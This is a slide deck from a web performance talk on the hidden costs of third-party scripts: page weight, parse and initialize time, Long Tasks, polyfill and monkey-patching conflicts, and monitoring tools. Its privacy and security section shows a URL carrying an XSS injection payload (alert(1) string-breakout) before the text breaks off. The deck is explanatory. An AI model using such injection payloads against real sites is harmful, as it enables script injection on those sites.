

WHEN
THIRD
PARTIES

STOP BEING POLITE...
AND START GETTING REAL

CHARLES VAZAC & NIC JANSMA



Charles Vazac
@vazac

github.com/SOASTA/boomerang

soasta.com/mpulse



Nic Jansma
@nicj


boomerang

Free, Open-Source RUM



(not this RUM)

github.com/SOASTA/boomerang



(powers this RUM)

Why are we here today?

3rd parties are a **necessary** component of most websites.

We **depend** on 3rd party software to help us build websites with blazing speed.

They (theoretically) **add value** to our sites.

But do they come at a **cost**?

We'll cover:

- Performance
- Compatibility
- Privacy & Security
- How to:
 - Evaluate
 - Monitor
 - Protect

What is a 3rd Party?

A 3rd Party library is any library you didn't write.

They might be packaged in your application's JavaScript **bundle**, included via a cross-origin `<script>` tag, or injected via a **tag manager**.

Examples of 3rd parties:

- Frameworks
- Social media widgets
- Analytics
- A/B testing
- RUM
- Utility libraries
- Polyfills
- Ads
- Chat
- Marketing
- Fonts
- CSS

This is the true story... of 14th birthday parties...







HIDDEN
COSTS



You



Bossmann



© WireImage

You



Marketing has a
new tag they'd
like on the site.

I'm going to
need you to add
it over the
weekend, mm'k?

Bossmann

What can go wrong?

```
<script async src="//cdn.remarketing.com/js/foo.min.js"></script>
```

It's just **one simple** line!

What can go wrong?

```
<script async src="//cdn.remarketing.com/js/foo.min.js"></script>
```

That one little line can:

- Cause your page to **stop loading**
- **Slow down** other components
- Create **incompatibilities** with other libraries
- **Change** from underneath you
- Take **total control** of your site


But it says **async**!

```
<script async src="//cdn.remarketing.com/js/foo.min.js"></script>
```

async allows the browser to continue parsing the HTML instead of waiting for that script to load.

The browser still **waits** to fire the **load** event until all **async** scripts are loaded. **SPOF!**

A slow **async** script will make your visitors think your site is still loading (**slowly!**)



Evaluating the Cost of a 3rd Party

“Everything should have a value, because everything has a cost” - [@tkadlec](#)

How can we judge the **cost** of a script?

```
$ ls -al modernizr.js*
-rw-r--r--@ 1 nicjansma  staff  92,475 May 30 20:20 modernizr.js
-rw-r--r--  1 nicjansma  staff  32,599 May 30 20:21 modernizr.js.gz
```

... it's... **cheap???**

Resource Weight

A third-party's size (bytes) contributes to the overall **Page Weight**.


Page Weight is important - it has an effect on how long the page takes to load, especially on lower-end devices or slower connections.

Lowering the Page Weight can improve load times, so you want to factor the byte cost of a third-party into your overall **Performance Budget**.

... but while it's the **easiest** way to judge a third party, it's just one aspect of the overall **cost**.

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. Initialize
5. Runtime / event handlers



Long Tasks and Time to Interactive


A **task** is **work** the browser is doing to **build** the page, such as **parsing HTML**, **executing JavaScript**, or performing **layout**. This happens on the **main thread**.

The browser **cannot respond to user input** (clicking, scrolling, etc) while executing a task.

Long Tasks are due to complex work that requires more than **50ms** of execution time. i.e. parsing or executing complex JavaScript.

Long Tasks will delay **Time to Interactive** - the point at which your app is **responsive**.

LongTasks and Time to Interactive



A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. Initialize
5. Runtime / events

Critical path!

Script tag itself has **no cost**: <script src="..."></script>

Snippets have a **cost** (2-10ms on desktop Chrome):

```
<script type="text/javascript">
(function() {
  var po = document.createElement('script');
  po.type = 'text/javascript'; po.async = true;
  po.src = 'https://.../foo.js';
  var s = document.getElementsByTagName('script')[0];
  s.parentNode.insertBefore(po, s);
})();
</script>
```

Many ways to load

App Bundle

- Loaded with the rest of your libraries
- You control of the version
- You control the load order
- Will slow down the loading of anything behind it in the bundle

External <script src="...">

- Extra connection (parallel loads)
- Extra connection (DNS / TCP time)
- You don't control the version
- You don't control load order
- Can cause SPOF

Tag Manager


- Extra connection (parallel loads)
- Extra connection (DNS / TCP time)
- Manager has to load first
- Manager is a third-party script too!
- A good way to get the script into your app without a code review

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
Every **byte** affects overall **page weight**.
2. **Download**
Critical path?
 - External <script> / tag: **no (unless sharing domain)**
 - Bundled with other components: **yes?**
3. Parse + Compile
4. Initialize
5. Runtime / event handlers
Load from a **CDN!**
The script may load **additional resources**.

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. Initialize
5. Runtime / event handlers



A 3rd-Party Script's Lifecycle

- | | | |
|------------------------------|------------------------------------|-------|
| 1. Loader Snippet / <script> | • underscore.js | 7 KB |
| 2. Download | • Google Analytics | 14 KB |
| 3. Parse + Compile | • moment | 16 KB |
| 4. Initialize | • jQuery | 29 KB |
| 5. Runtime / event handlers | • React | 32 KB |
| | • Twitter | 34 KB |
| | • Boomerang | 54 KB |
| | • Angular | 59 KB |
| | • D3 | 71 KB |

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script> Critical path!
2. Download
3. Parse + Compile
Parse + Compile After being fetched, the browser must **parse / compile** the (decompressed) JavaScript before it's executed.
4. Initialize
5. Runtime / event handlers Less bytes = less parse / compile.

• Moment	5 ms	143 KB
• Boomerang	10 ms	188 KB
• Twitter Widget	10 ms	227 KB
• jQuery	11 ms	265 KB
• Angular	22 ms	1291 KB

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script> Critical path!
 2. Download
 3. Parse + Compile
 4. Initialize
 5. Runtime / event handlers
- Many scripts will **initialize** (do some work) at startup - create structures, globals, hook events, etc.
- **moment** 2 ms
 - **jQuery** 9 ms
 - **Boomerang** 10 ms
 - **Angular** 12 ms
 - **Twitter Widget** 20 ms

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. Initialize
5. Runtime / event handlers

Critical path!

The library should be there for a **reason**.

This reason will do work **periodically** or based on **user interactions**.

- SPA framework updating the view after a route change
- Analytics scripts sending beacons at **onload**
- Charting library responding to user interactions

All will be done on the **main thread** can cause **Long Tasks**.

Boomerang's Performance Audit

<https://nicj.net/an-audit-of-boomerangs-performance/>

TL;DR boomerang's **cost** (high-end to low-end devices):

1. Loader Snippet 2 - 40 ms
2. Download 164 KB raw / 47 KB gzip (non-blocking)
3. Parse 6 - 47 ms
4. Initialize 10 - 80 ms
5. @onload 10 - 300 ms
6. Beacon 2 - 20 KB
7. Runtime minimal

Tracking **improvements** @ <https://github.com/SOASTA/boomerang/issues>

Evaluating for Performance

Home - SHOP

Secure | https://shop.polymer-project.org 8/20/2017, 4:38:10 PM

Elements Console Sources Audits

SHOP

Progressive Web App 100

Performance 88

Accessibility 100

Best Practices 85

Progressive Web App These audits validate the aspects of a Progressive Web App, as specified by the baseline PWA Checklist.

0 failing audits

> 11 Passed Audits

> Manual checks to verify

Performance These encapsulate your app's performance.

Metric Metrics These metrics encapsulate your app's performance across a number of dimensions.

Men's Outerwear


SHOP NOW

Chrome Lighthouse

[developers.google.com
/web/tools/lighthouse/](https://developers.google.com/web/tools/lighthouse/)

RequestMap

requestmap.webperf.tools



WEBPAGETEST

HOME TEST HISTORY FORUMS DOCUMENTATION ABOUT

Test a website's performance

Advanced Testing Simple Testing Visual Comparison TraceRoute

Enter a Website URL

Test Location: Mozo (Open 4) Selected from Map

Browser: Mozo G4 - Chrome

Advanced Settings: 3 tests, Only run on fast connections, ignore

START TEST

Run a free website speed test from multiple locations around the globe using real browsers (IE and Chrome) and at real consumer connection speeds. You can run simple tests or perform advanced testing including multi-step transactions, video capture, content blocking, and more. We also provide detailed analysis with diagnostic information including resource loading, network chart, page speed optimization checks and suggestions for improvement.

If you have any performance/optimization questions you should visit the [Forums](#) where industry experts regularly discuss Web Performance Optimization.

Recent Activity: Page Speed News: New Feature: Everyone Chrome Browser How to Effectively Engage an Audience Through Use Streaming Video: How to Optimize Your Video for a Better User Experience (Video) Isopaste reduced render time from 10 to > 20 ms for 3G connections and saw a 15% decrease in load times. CDN for Gaming more.

WebPagetest

webpagetest.org

3rdParty.io Home About Third-Parties

3rdParty.io

3rdparty.io

3rdParty.io

Best Practices for Third-Party Scripts

3rdParty.io monitors third-party scripts and libraries, and checks that they're following best practices for performance, reliability and security

Want to run a check-up on a script before you include it on your site?
Want to see how your script fares?

<https://thirdparty.com/script.js>

Check!

What 3rd Party Scripts Should be Doing...

They should:

- Use a CDN
- Compress resources
- Set caching headers
- Set `Timing-Allow-Origin`
- Set `Access-Control-Allow-Origin`
- Support HTTPS
- Support HTTP/2
- Minify
- Have ~100% uptime

Minimal:

- JavaScript size
- Work without yielding
- Network latency
- CPU
- Requests
- Cookies
- DOM changes / additions
- Event hooks
- Global variables
- Patching
- Changes without your permission

No:

- `document.write()`
- `alert()` or `prompt()`
- `eval()`
- `debugger;`
- Console messages
- JavaScript errors
- Including other libs
- Redirects
- Known vulnerabilities

3rdParty.io (beta)

3rdParty.io Home About Third-Parties Nic Jansma

3rdParty.io

Best Practices for Third-Party Scripts

3rdParty.io monitors third-party scripts and libraries, and checks that they're following best practices for performance, reliability and security

Want to run a check-up on a script before you include it on your site?
Want to see how your script fares?

https://thirdparty.com/script.js Check!

Akamai mPulse

Note: Browser evaluations are measured by including this library into a minimal web page. In the real world, the third-party library may require additional configuration, activation, page construction, or specific scenarios where it performs work. You should take the evaluations below as the *lower bound* of what this third party will cost.

At a Glance



3rdParty.io Home About Third-Parties Nic Jansma

Products

3rdParty.io Demo	3	3	37
Akamai mPulse	15	11	53
Bidtellect Analytics	5	11	46
Facebook Pixel	5	10	47
Facebook SDK for JavaScript	10	7	45
Google +1 Button	5	10	47
Google AdSense (Asynchronous)	9	14	39

✓ HTTP Compression Yes ▾

Last Updated: 2018-06-12T20:39:26.191Z

Details

What?

Whether or not the content was compressed.

Why?

Compression reduces the number of bytes needed to fetch the script, and has a direct effect on the overall Page Weight.

How?

Ensure the HTTP server supports `Content-Encoding: gzip, deflate` or `br`


Methodology

Inspection of the `Content-Encoding` HTTP response header to determine whether or not the content was compressed.

Raw Data

`content-encoding: gzip`

Monitoring Performance





RUM (mPulse)

[soasta.com
/performance-monitoring/](http://soasta.com/performance-monitoring/)

SpeedCurve

speedcurve.com



Calibre

calibreapp.com

LongTasks

www.w3.org/TR/longtasks/

```
var obs = new PerformanceObserver(function(list) {
  var perfEntries = list.getEntries();
  for (var i = 0; i < perfEntries.length; i++) {
    // Process Long task notifications
  }
});

obs.observe({entryTypes: ["longtask"]});
```

Protecting your Performance

- Resource Hints
- 3rd-Party <script> tag vs. self-hosting (bundling) vs. tag manager
- Lazy loading, and only load tags when they're needed, not globally
- ServiceWorker

Every third-party should have an owner or “internal champion”.



You




Bossmann



© WireImage

You



I'm not sure one
analytics script
is enough.

I'm going to
need you to add
two more over
the weekend,
mm'k?

Bossmann

Compatibility

WHO?

WHAT?

WHEN?

TL;DR - When bringing third-party code or integrating widgets into your page, you need to pay special attention to how scripts can unknowingly affect each other. The two major friction points are **polyfills** and **built-in patching**.

Very hard 🐛 🐛 🐛 **to triage!**

Compatibility

WHO?

- Rarely tested together
- Loading order is not always guaranteed
- Opaque release cycle
- Patched browser APIs 💀
- Polyfills 💀

WHAT?

WHEN?

Very hard 🐛 🐛 🐛 **to triage!**



Source: <https://www.tooled-up.com/artwork/prodzoom/PLCQDP1KG.jpg?w=500&h=500&404=default>



Polyfills - Script Errors

```
// Lazy Loading package  
window.requestAnimationFrame = window.requestAnimationFrame || setTimeout
```



Polyfills - Script Errors

```
// Lazy Loading package
window.requestAnimationFrame = window.requestAnimationFrame || setTimeout
```

```
// in-page feature detection
if (typeof requestAnimationFrame === 'function') {
  var requestId = requestAnimationFrame(function() {
    /* fancy animation codez */
  })
}
```



Polyfills - Script Errors

```
// Lazy Loading package
window.requestAnimationFrame = window.requestAnimationFrame || setTimeout
```

```
// in-page feature detection
if (typeof requestAnimationFrame === 'function') {
  var requestId = requestAnimationFrame(function() {
    /* fancy animation codez */
  })
}

// sometime later
cancelAnimationFrame(requestId) // throws Uncaught ReferenceError: cancelAnimationFrame is not defined
}
```



Polyfills - Data Corruption

```
var performance = (function() {
  var perf = window.performance || {};
  if (!Object.prototype.hasOwnProperty.call(perf, 'now')) {
    var nowOffset = perf.timing && perf.timing.domComplete ? perf.timing.domComplete : (new Date()).getTime();
    perf.now = function() {
      return (new Date()).getTime() - nowOffset;
    };
  }
  return perf;
})();
```



Polyfills - Data Corruption

```
var performance = (function() {
  var perf = window.performance || {};
  if (!Object.prototype.hasOwnProperty.call(perf, 'now')) {
    var nowOffset = perf.timing && perf.timing.domComplete ? perf.timing.domComplete : (new Date()).getTime();
    perf.now = function() {
      return (new Date()).getTime() - nowOffset;
    };
  }
  return perf;
})();
```



Polyfills - Loading Strategy

On developers wanting to use the new *hotness* while maintaining backwards compat:

“The problem with this approach is it prioritizes **developer convenience** over **user experience**, and it unnecessarily penalizes users on modern browsers by forcing them to download a lot of code they don’t need.” - @philwalton



Source: <https://image.shutterstock.com/image-vector/funny-monkey-260nw-294497702.jpg>



Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'  
var addEvent = window[addEventName]  
var handlers = {hashchange: [], popstate: []}  
window[addEventName] = function(type, listener, options) {  
    if (handlers[type]) {  
        handlers[type].push(listener)  
        return  
    }  
    // delegate to built-in  
    addEvent(type, listener, options)  
}
```



Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'  
  
var addEvent = window[addEventName]  
  
var handlers = {hashchange: [], popstate: []}  
  
window[addEventName] = function(type, listener, options) {  
  if (handlers[type]) {  
    handlers[type].push(listener)  
    return  
  }  
  // delegate to built-in  
  addEvent(type, listener, options)  
}
```



Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'  
var addEvent = window[addEventName]  
var handlers = {hashchange: [], popstate: []}  
window[addEventName] = function(type, listener, options) {  
    if (handlers[type]) {  
        handlers[type].push(listener)  
        return  
    }  
    // delegate to built-in  
    addEvent(type, listener, options)  
}
```



Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'  
var addEvent = window[addEventName]  
var handlers = {hashchange: [], popstate: []}  
window[addEventName] = function(type, listener, options) {  
    if (handlers[type]) {  
        handlers[type].push(listener)  
        return  
    }  
    // delegate to built-in  
    addEvent(type, listener, options)  
}
```

un-binds the method from window



Patched built-ins - broken listeners

```
var addEventName = window.addEventListener
? 'addEventListener'
: 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

← third-party.js

boomerang.js

```
top.addEventListener = (function(_addEventListener) {
  return function() {
    // run some code here
    return _addEventListener.apply(this, arguments)
  }
})(top.addEventListener)
```



Patched built-ins - broken listeners

```
var addEventName = window.addEventListener
? 'addEventListener'
: 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

← third-party.js

```
top.addEventListener = (function(_addEventListener) {
  return function() {
    // run some code here
    return _addEventListener.apply(this, arguments)
  }
})(top.addEventListener)
```

→ boomerang.js

this !== top



Patched built-ins - prototype chain



 Search or jump to... / Pull requests

 angular / zone.js

 Code  Issues 227  Pull requests 17  Projects 1

Implements Zones for JavaScript <https://github.com/angular/zone.js>



Patched built-ins - prototype chain



```
EventTarget.prototype.addEventListener =
  function() { /* ... */ }

XMLHttpRequestEventTarget.prototype.addEventListener =
  function() { /* ... */ }

XMLHttpRequest.prototype.addEventListener =
  function() { /* ... */ }

// instance-level
(new XMLHttpRequest).addEventListener =
  function() { /* ... */ }
```



Patched built-ins - prototype chain



```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```



Patched built-ins - prototype chain



```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener  
XMLHttpRequest.prototype.addEventListener = function() {  
    // Angular interloping code  
    _addEventListener1.apply(this, arguments)  
}
```



Patched built-ins - prototype chain



```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener  
  
XMLHttpRequest.prototype.addEventListener = function() {  
    // Angular interloping code  
    _addEventListener1.apply(this, arguments)  
}
```



Patched built-ins - prototype chain



```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

```
var _addEventListener2 = EventTarget.prototype.addEventListener
EventTarget.prototype.addEventListener = function() {
  // Boomerang interloping code
  _addEventListener2.apply(this, arguments)
}
```



Patched built-ins - prototype chain



```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

```
var _addEventListener2 = EventTarget.prototype.addEventListener
EventTarget.prototype.addEventListener = function() {
  // Boomerang interloping code
  _addEventListener2.apply(this, arguments)
}
```

```
xhrInstance.addEventListener(...) // never delegates to Boomerang's patch
```

Best Practices

Evaluate

- Prefer self-hosting or bundling over <script> tag
- Identify and understand patched built-ins - <https://github.com/cvazac/detect-native-overrides>
- Manually audit polyfills
 - Ensure spec compliance
 - Don't let them rot!

Monitor/Protect

- Hold third-parties accountable for script errors
-  ESLint - no-extend-native rule



You





© WireImage

You



Bossmann

Privacy & Security

TL;DR - New browser APIs like **Content Security Policy** (CSP) and **Subresource Integrity** (SRI) are great, but they are not the silver bullet. Because of code obfuscation and other tactics, you also need **code-level monitoring**.

HAVE I BEEN
PWNED?

URL: http://www.example.com/#1'-alert(1)-""-alert(1)-"

```
1 function() {
2     document.write('<div id="adsatlas-1762541043" style="position:relative;width:300px;heig
3 ht:250px;overflow:hidden">');
4     document.write('<a href="http://nym1.ib.adnxs.com/click?fLzHe7zHE0AAAAAAAASQAAAAAAADx
5 A16NwPQrXFUAAAAAAAAAYQEW4S8paaBl3tP06DKa-zEWMWdNWAAAAAE_1GADLAQAAhgkAAIAAACrn30C2D0EAAAAAQ
